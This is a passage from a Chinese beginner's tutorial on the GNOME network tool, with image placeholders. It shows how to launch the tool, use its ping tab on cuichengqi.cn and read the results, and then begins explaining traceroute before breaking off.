


图8




图 9

nettool)，这个网络工具囊括了 ifconfig、ping、netstat、traceroute、port scanning、DNF lookup、finger、whois 等命令的图形化用户界面的网络信息工具，总体来说，这个工具界面友好，功能实用，所以必须掌握。


网络工具有两种启动方式：

1、在命令行中输入命令“gnome - nettool”命令。


2、在系统“快捷面板”处，打开“系统”、“系统管理”、“网络工具”命令，如图 8。

打开后的网络工具界面如图 9 所示，第一次打开网络工具时默认是停靠在“设备”选项卡，在这里可以看到我们当前的网卡和一些基本配置，不过这些暂且不在我们的文章中详细讲解。

我们直接切换到“ping”选项，顾名思义，这个选项的功能就是执行“ping”命令，不过这可是完全的 GUI 版哦，小菜不用害怕黑漆漆的命令行了，如图 10 所示。下面简单的讲解一下“ping”命令，该命令一般用于检测本机与其他主机的通信是否正常，或者是用于将域名转换为 IP 地址，我们在“ping”选项下的“网络地址”处输入一个网址或者是一个 IP 地址测试一下，我输入的是 cuichengqi.cn 这个网址，请求数量使用默认的“5”即可，Windows 下 ping 命令的请求是 4 次，而思科交换机的 ping 请求一般为 5 次，大家有个了解即可。


图 10

单击“ping“按钮，如图 11，从图中我们可以看到回显信息，我们发出了 5 次请求，收到了 5 次应答，这证明我们和主机 cuichengqi.cn 的连接很好，丢包率为 0。这时候有人可能会问了：刚才不是说 ping 命令可以 ping 出来域名所对应的 IP 地址吗，这里怎么没有啊？下面就给大家解决这个问题，我们在这个窗口的下面可以找到一个名为“详细信息”的箭头，单击这几个字，就会在窗口最下面出现一个小信息框，在这里我们就可以看到域名 cuichengqi.cn 所对应的 IP 地址了，如图 12。


图 11




图 12

接下来给大家讲解一下什么是路由跟踪，Tracert（跟踪路由）是路由跟踪实用程序，用于确定 IP 数据报访问目标所采取的路径。Tracert 命令用 IP 生存时间（TTL）字段和 ICMP 错误消息来确定从一个主机到网络上其他主机的路由。

我们跟踪访问一下 cuichengqi.cn 